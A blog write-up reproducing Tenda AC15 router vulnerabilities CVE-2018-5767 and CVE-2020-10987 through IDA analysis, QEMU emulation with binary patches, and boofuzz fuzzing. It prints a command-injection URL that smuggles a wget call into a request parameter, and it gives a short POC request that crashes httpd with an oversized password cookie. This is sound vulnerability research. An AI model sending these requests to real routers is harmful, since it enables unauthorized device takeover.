

FatalErrors

Home

Blogs

Post a blog

Home > Detail page

Single binary simulation in firmware: vulnerability analysis and recurrence of Tenda AC15 router CVE-2018-5767 / CVE-2020-10987

Equipment: Tenda AC15 router (may include other series of routers)

Firmware version: < v15.03.05.18

Test firmware: [US_AC15V1.0BR_V15.03.1.16_multi_TD01.bin](#)

Vulnerability analysis of 0x10

0x11 httpd reverse

Use binwalk to unzip the firmware, open the file system bin/httpd, and use IDA to analyze

Function name	Segment
 websAspWrite	.text
 websDefaultHandler	.text
 websFormHandler	.text
 websSSLAccept	.text
 websSecurityHandler	.text
 websAccept	.text
 websTimeout	.text
 R7websSecurityHandler	.text
 webs_Tenda_CGI_BIN_Handler	.text
 SetWebIpAccess	.text
 formSetSafeWarWebMan	.text
 formGetSafeWarWebMan	.text

Although the binary has been striped and there is no symbol table, you can still see some function names, which are often external library functions or open source code. As shown above, you can infer from these function names that httpd uses the [GoAhead](#)

```
.rodata:000B35A2          ALIGN 4          ; .text:off_2A47010
.rodata:000B35A2          DCB "Http Server",0          ; DATA XREF: sub_2A0B4+1A0fo
.rodata:000B35A4          ; .text:off_2A474fo ...
.rodata:000B35B0 a218          DCB "2.1.8",0          ; DATA XREF: sub_2A0B4+180fo
.rodata:000B35B0          ; .text:off_2A46Cfo
```

The component version information can be further inferred from the string information, 2.1.8. Find a similar version of goahead code, I found a large version close to the source code from github [2.5](#) . Because goahead uses a large number of callbacks, it is difficult to see the flow function of processing data just from the decompiled code.

Therefore, from the source code, a simple analysis of the data processing process

websUrlHandlerDefine is responsible for registering each specific handler and putting each handler into an array

```
216: /*
217:  * First create the URL handlers. Note: handlers are called in sorted order
218:  * with the longest path handler examined first. Here we define the security
219:  * handler, forms handler and the default web page handler.
220:  */
221: websUrlHandlerDefine(T(""), NULL, 0, websSecurityHandler,
222:     WEBS_HANDLER_FIRST);
223: websUrlHandlerDefine(T("/goform"), NULL, 0, websFormHandler, 0);
224: websUrlHandlerDefine(T("/cgi-bin"), NULL, 0, websCgiHandler, 0);
225: websUrlHandlerDefine(T(""), NULL, 0, websDefaultHandler,
226:     WEBS_HANDLER_LAST);
```

After layers of backtracking, find the final place to call each processing function (websUrlHandlerRequest)

```
273: /*
274:  * We loop over each handler in order till one accepts the request.
275:  * The security handler will handle the request if access is NOT allowed.
276:  */
277: first = 1;
278: for (i = 0; i < websUrlHandlerMax; i++) {
279:     sp = &websUrlHandler[i];
280:     if (sp->handler && gstrncmp(sp->urlPrefix, wp->path, sp->len) == 0) {
281:         if (first) {
282:             websSetEnv(wp);
283:             first = 0;
284:         }
285:         if ((*sp->handler)(wp, sp->urlPrefix, sp->webDir, sp->arg,
286:             wp->url, wp->path, wp->query)) {
287:             return 1;
288:         }
289:         if (!websValid(wp)) {
290:             trace(0,
291:                 T("webs: handler %s called websDone, but didn't return 1\n"),
292:                 sp->urlPrefix);
293:             return 1;
294:         }
295:     }
296: }
```

That is to say, goahead will decide which function will process the http message according to different URLs.

wp is the real incoming data to be processed, and it is a structure. This structure is very important. IDA only recognizes the structure as an array, so the definition of each element is often not found in decompiled code. We need to add related structures to IDA

Importing structure of C language declaration in IDA

In View -> Open subviews -> local types, you can see the local existing structure. Right click insert to add the structure declared by C language

For AC15 httpd, we further analyze the definition of wp input parameter and add the following two structures

```
struct ringq_t{
    unsigned char    *buf;          /* Holding buffer for data */
    unsigned char    *servp;        /* Pointer to start of data */
    unsigned char    *endp;         /* Pointer to end of data */
    unsigned char    *endbuf;       /* Pointer to end of buffer */
    int              buflen;        /* Length of ring queue */
    int              maxsize;       /* Maximum size */
    int              increment;     /* Growth increment */
}

struct websRec {
    ringq_t          header;        /* Header dynamic string */
    __time_t          since;        /* Parsed if-modified-since time */
    char*             cgiVars;      /* CGI standard variables */
    char*             cgiQuery;     /* CGI decoded query string */
    __time_t          timestamp;    /* Last transaction with browser */
    int               timeout;      /* Timeout handle */
    char              ipaddr[22];   /* Connecting ipaddress */
```

Hot Categories

Java × 321

Android × 221

Linux × 182

Python × 111

MySQL × 103

Programming × 101

Javascript × 98

Database × 52

Big Data × 45

Oracle × 45

iOS × 43

Hot Tags

Java × 8678

Python × 3398

Algorithm × 2157

Linux × 2069

Javascript × 1932

data structure × 1524

Spring × 1497

C++ × 1439

MySQL × 1163

Database × 1138

Front-end × 1057

Design Pattern × 1024

```
char    ipaddr[128];          /* Connecting ipaddress */
char    type[64];             /* Mime type */
char    *dir;                 /* Directory containing the page */
char    *path;               /* Path name without query */
char    *url;                /* Full request url */
char    *host;               /* Requested host */
char    *lpath;              /* Cache local path name */
char    *query;              /* Request query */
char    *decodedQuery;       /* Decoded request query */
char    *authType;           /* Authorization type (Basic/DAA) */
char    *password;           /* Authorization password */
char    *userName;          /* Authorization username */
char    *cookie;             /* Cookie string */
char    *userAgent;          /* User agent (browser) */
char    *protocol;           /* Protocol (normally HTTP) */
char    *protoVersion;       /* Protocol version */
int     sid;                 /* Socket id (handler) */
int     listenSid;           /* Listen Socket id */
int     port;               /* Request port number */
int     state;              /* Current state */
int     flags;              /* Current flags -- see above */
int     code;               /* Request result code */
int     clen;               /* Content length */
int     wid;                /* Index into webs */
char    *cgiStdin;           /* filename for CGI stdin */
int     docfd;              /* Document file descriptor */
int     numbytes;           /* Bytes to transfer to browser */
int     written;            /* Bytes actually transferred */
void    (*writeSocket)(struct websRec *wp);
}
```

0x12 CVE-2018-5767 stack overflow

In sub_ Similar callback function registration is also found in 2d3f0 function, but here, there is an unusual function R7WebsSecurityHandler, which should be a function implemented by router developers themselves

```
35 | sub_28030(port, retries);
36 | sub_164C8(&unk_B38D4, 0, 0, R7WebsSecurityHandler, 1);
37 | sub_164C8("/goform", 0, 0, websFormHandler, 0);
38 | sub_164C8("/cgi-bin", 0, 0, webs_Tenda_CGI_BIN_Handler, 0);
39 | v3 = sub_164C8(&unk_B38D4, 0, 0, websDefaultHandler, 2);
40 | sub_3FBF0(v3);
41 | sub_164C8("/", 0, 0, sub_2D698, 0);
```

Find the function definition, and change input parameter 1 to structure websRec

```
67 | for ( i = 0; i <= 2 && strcmp((const char *)&loginUserInfo + 36 * i, v22->ipaddr); ++i )
68 | ;
69 | if ( strcmp(s1a, "/public/", 8u)
70 | && strcmp(s1a, "/lang/", 6u)
71 | && !strstr(s1a, "img/main-logo.png")
72 | && !strstr(s1a, "reasy-ui-1.0.3.js")
73 | && strcmp(s1a, "/favicon.ico", 0xCu)
74 | && v22->url
75 | && strcmp(s1a, "/kns-query", 0xAu)
76 | && strcmp(s1a, "/wdinfo.php", 0xBu)
77 | && (strlen(s1a) != 1 || *s1a != 47)
78 | && (strcmp(s1a, "/goform/telnet", 0xEu) || g_Pass && strcmp(&g_Pass, "VwRtaW4="))
79 | && strcmp(s1a, "/goform/fast_setting", 0x14u)
80 | && strcmp(s1a, "/goform/ate", 0xBu)
81 | && strcmp(s1a, "/goform/InsertWhite", 0x13u)
82 | && strcmp(s1a, "/yun_safe.html", 0xEu)
83 | && strcmp(s1a, "/goform/getWanConnectStatus", 0x1Bu)
84 | && strcmp(s1a, "/goform/getProduct", 0x12u)
85 | && strcmp(s1a, "/goform/getRebootStatus", 0x17u)
86 | && (i <= 2 || strcmp(s1a, "/loginerr.html", 0xEu)) )
87 | {
88 |     if ( !strcmp(s1a, "/index.html", 0xBu) && GetValue("ali.reset.cfg", nptr) )
89 |     {
90 |         if ( strcmp(nptr, "1") )
91 |             sub_2A988(v22, "/");
92 |         return 0;
93 |     }
94 |     memcpy(&s, s1a, 0xFFu);
95 |     v41 = strchr(&s, 63);
96 |     if ( v41 )
97 |         *v41 = 0;
98 |     if ( v22->cookie )
99 |     {
100 |         v42 = strstr(v22->cookie, "password=");
101 |         if ( v42 )
102 |             sscanf(v42, "%*[^]=%[^;];*", &v35);
103 |         else
104 |             sscanf(v22->cookie, "%*[^]=%[^;];*", &v35);
105 |     }
106 | }
```

sscanf will read the password value from the cookie field and copy it to the local variable v35, resulting in stack overflow.

0x13 CVE-2020-10987 remote command execution

This vulnerability exists in multiple series of routers, including but not limited to the following models of Tengda router, and all released firmware versions of each model are affected by this vulnerability. After verification and analysis, this security problem affects the latest version of Tengda router firmware.

- AC 6
- AC 7
- AC 8
- AC 9
- AC 11
- AC 15

There is a design defect in goform plug-in of Web service component provided by Tenda AC. the permission verification is not strict. It can send specific data packets without login verification. Using this problem successfully, it triggers arbitrary command execution, and then controls the router device. The Web service starts with root permission to obtain the highest permission of Tenda router.

This vulnerability does not exist in the target firmware downloaded by the author, so there is no further analysis. In fact, the vulnerability is relatively simple, and the path of command execution is

http://x.x.x.x/goform/setUsbUnload/?deviceName=;%20wget%20http://dnslog

Combined with the decompiler of the target binary, we can see that the analysis steps are similar.

0x20 build target process simulation environment

0x21 bypass judgment condition

Unzip the firmware and try to run httpd. It will be stuck in the following interface

```
└──(lys@kali)-[~/.../IoT/firmware/_AC15.bin.extracted/squashfs-root]
└─$ qemu-arm -L ./ ./bin/httpd
init_core_dump 1784: rlim_cur = 0, rlim_max = -1
```

```
init_core_dump 1794: open core dump success
sh: 1: cannot create /proc/sys/kernel/core_pattern: Permission denied
init_core_dump 1803: rlim_cur = 5120, rlim_max = 5120
```

```
Yes:


***** WeLoveLinux*****
```

```
Welcome to ...
```

After analyzing the decompiled code of httpd, it is found that check is called at the function entrance_ Network external function. If the return value of this function is 0, it is always in sleep state

```
39 | init_core_dump(v3);
40 | v4 = puts("\n\nYes:\n\n      ***** WeLoveLinux***** \n\n Welcome to ...");
41 | sub_2F04C(v4);
42 | while ( (check_network(v21) <= 0) )
43 |     sleep(1u);
44 | v5 = sleep(1u);
45 | if ( ConnectCfm(v5) )
46 | {
47 |     sub_EEF0(0, 61440, 1);
48 |     memset(s, 0, sizeof(s));
49 |     if ( !GetValue("lan.webiplansslen", s) )
50 |         strcpy(s, "0");
51 |     sslenable = atoi(s);
52 |     if ( !GetValue("lan.webport", s) )
53 |         strcpy(s, "80");
54 |     if ( !GetValue("lan.webipen", dest) )
55 |         strcpy((char *)dest, "0");
56 |     v7 = strcmp((const char *)dest, "1");
57 |     if ( !v7 )
58 |     {
59 |         sslport = atoi(s);
60 |         v7 = atoi(s);
61 |         port = v7;
62 |     }
```

A faster way is to modify the assembly code corresponding to httpd and bypass the judgment condition directly



A good one to use [Online assembler and disassembler](#)

Address	Length	Original bytes	Patched bytes
0002CF90	0x1	00	01
0002CF93	0x1	E1	E3

At this point, it runs again, and the target process has made new progress


```
(lys@kali)-[~/.../IoT/firmware/_AC15.bin.extracted/squashfs-root]
└─$ qemu-arm -L ./ ./bin/httpd
init_core_dump 1784: rlim_cur = 0, rlim_max = -1
init_core_dump 1794: open core dump success
sh: 1: cannot create /proc/sys/kernel/core_pattern: Permission denied
init_core_dump 1803: rlim_cur = 5120, rlim_max = 5120
```

```
Yes:

***** WeLoveLinux*****

Welcome to ...
connect: No such file or directory
Connect to server failed.
connect cfm failed!
```

Locate the relevant code by searching the keyword connect cfm failed! And continue to modify httpd



Run httpd again and find that the IP address is obviously wrong

```
Yes:

***** WeLoveLinux*****

Welcome to ...
```

```
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[httpd][debug]_____webs.c,157
httpd listen ip = 255.255.255.255 port = 80
webs: Listening for HTTP requests at address 20.7.128.64
```

This is because we didn't get the network card information, resulting in a random IP address. That is to say, although the process is running, we can't connect to httpd through the host's network card

0x22 repair network card configuration information

Back to `check_network` function, which is an external function defined in `libcommon.so` in

```
1 bool __fastcall check_network(int a1)
2 {
3     int v1; // r0
4
5     v1 = j_getLanIfName();
6     return j_getIfIp(v1, a1) >= 0;
7 }
```

Continue the analysis

```
int getLanIfName()
{
    return get_eth_name(0);
}
```

Another external function get was found `_eth_Name`, which is defined in the library `libChipApi.so`

```
1 const char *__fastcall get_eth_name(int a1)
2 {
3     const char *v1; // r3
4
5     switch ( a1 )
6     {
7         case 0: 
8             v1 = "br0";
9             break;
10        case 1:
11            v1 = "br1";
12            break;
13        case 6:
14            v1 = "eth0.1";
15            break;
16        case 10:
17            v1 = "eth0.2";
18            break;
```

Therefore, the name of the network card that the router daemon `httpd` wants to get is `"br0"`. Create a new network card named `"br0"` directly on the host computer

```
sudo tuncctl -t br0 -u lys
sudo ifconfig br0 192.168.10.1/24
```

Running `httpd` at this time, you can find that the process has successfully obtained the IP address of the network card

```
[tyl@kali]~[~/IoT/firmware/_AC15.bin.extracted/squashfs-root]
$ sudo qemu-arm -L ./ ./bin/httpd
init_core_dump 1784: rlim_cur = 0, rlim_max = -1
init_core_dump 1794: open core dump success
init_core_dump 1803: rlim_cur = 5120, rlim_max = 5120

Yes:

***** WeLoveLinux*****

Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[httpd][debug]-----webs.c,157
httpd listen ip = 192.168.10.1 port = 80
webs: Listening for HTTP requests at address 192.168.10.1
```

0x30 vulnerability discovery and verification

0x31 protocol fuzz y

boofuzz is a tool for protocol fuzz, which is very powerful, but lack of relevant documents. Please refer to: [Boofuzz, a fuzzy testing tool for IoT device network protocol](#) . According to the relevant message, the customized script is as follows

```
from boofuzz import *

IP = "192.168.0.5"
PORT = 80

def check_response(target, fuzz_data_logger, session, *args, **kwargs):
    fuzz_data_logger.log_info("Checking test case response...")
```

```
try:
    response = target.recv(512)
except:
    fuzz_data_logger.log_fail("Unable to connect to target. Closing...")
    target.close()
    return

#if empty response
if not response:
    fuzz_data_logger.log_fail("Empty response, target may be hung. Closing...")
    target.close()
    return

#remove everything after null terminator, and convert to string
#response = response[:response.index(0)].decode('utf-8')
fuzz_data_logger.log_info("response check...\n" + response.decode())
target.close()
return

def main():
    ...

    options = {
        "start_commands": [
            "sudo chroot /home/lys/Documents/IoT/firmware/_AC15_V15.03.1.16.bin.extra",
        ],
        "stop_commands": ["echo stopping"],
        "proc_name": ["/usr/bin/qemu-arm-static ./httpd"]
    }
    procmon = ProcessMonitor("127.0.0.1", 26002)
    procmon.set_options(**options)
    ...

    session = Session(
        target=Target(
            connection=SocketConnection(IP, PORT, proto="tcp"),
            # monitors=[procmon]
        ),
        post_test_case_callbacks=[check_response],
    )

    s_initialize(name="Request")
    with s_block("Request-Line"):
        # Line 1
        s_group("Method", ["GET"])
        s_delim(" ", fuzzable=False, name="space-1-1")
        s_string("/goform/123", fuzzable=False) # fuzzable 1
        s_delim(" ", fuzzable=False, name="space-1-2")
        s_static("HTTP/1.1", name="HTTP_VERSION")
        s_static("\r\n", name="Request-Line-CRLF-1")
        # Line 2
        s_static("Host")
        s_delim(": ", fuzzable=False, name="space-2-1")
        s_string("192.168.0.5", fuzzable=False, name="IP address")
        s_static("\r\n", name="Request-Line-CRLF-2")
        # Line 3
        s_static("Connection")
        s_delim(": ", fuzzable=False, name="space-3-1")
        s_string("keep-alive", fuzzable=False, name="Connection state")
        s_static("\r\n", name="Request-Line-CRLF-3")
        # Line 4
        s_static("Cookie")
        s_delim(": ", fuzzable=False, name="space-4-1")
        s_string("bLanguage", fuzzable=False, name="key-bLanguage")
        s_delim("=", fuzzable=False)
        s_string("en", fuzzable=False, name="value-bLanguage")
        s_delim("; ", fuzzable=False)
        s_string("password", fuzzable=False, name="key-password")
        s_delim("=", fuzzable=False)
        s_string("ce24124987jfjekfjlasfdjmeiruw398r", fuzzable=True) # fuzzable 2
        s_static("\r\n", name="Request-Line-CRLF-4")
        # over
        s_static("\r\n")
        s_static("\r\n")

    session.connect(s_get("Request"))
    session.fuzz()


if __name__ == "__main__":
    main()
```




Target process crash

```
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
[httpd][debug]-----webs.c,157
httpd listen ip = 192.168.0.5 port = 80
webs: Listening for HTTP requests at address 192.168.0.5
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
zsh: segmentation fault sudo chroot ./ ./httpd
```

The corresponding crash can be seen in the boofuzz log, which indicates that the use case causes the process to crash





0x32 POC

You can write simple script validation

```
import requests

ip = 192.168.0.5
url = "http://%s/goform/execCommand"% ip
cookie = {"Cookir":"password=" + "A"*501}
ret = requests.get(url=url,cookies=cookie)
print ret.text
```

Next step: vulnerability exploitation, stack overflow utilization is relatively simple

0x40 summary

For traditional routers, a single binary is not highly dependent and can often run independently. In this case, we may directly use qemu to pull up some core services. In this paper, we use this method to build a vulnerability recurrence environment. In the analysis of vulnerabilities, combined with code analogy technology, the use of open source code, binary repair, so that we can better understand the cause of the formation of the entire vulnerability.

However, the defect of this kind of reproduction environment is also fatal: if you don't run the whole core business and don't know the specific business scenario, you can't customize fuzzy better. Therefore, this method is more suitable for loophole recurrence, rather than loophole discovery. In order to exploit the loopholes of routers, the best way is to buy real products or carry out system level simulation.

Posted by **zjp0902** at Feb 26, 2021 - 1:10 PM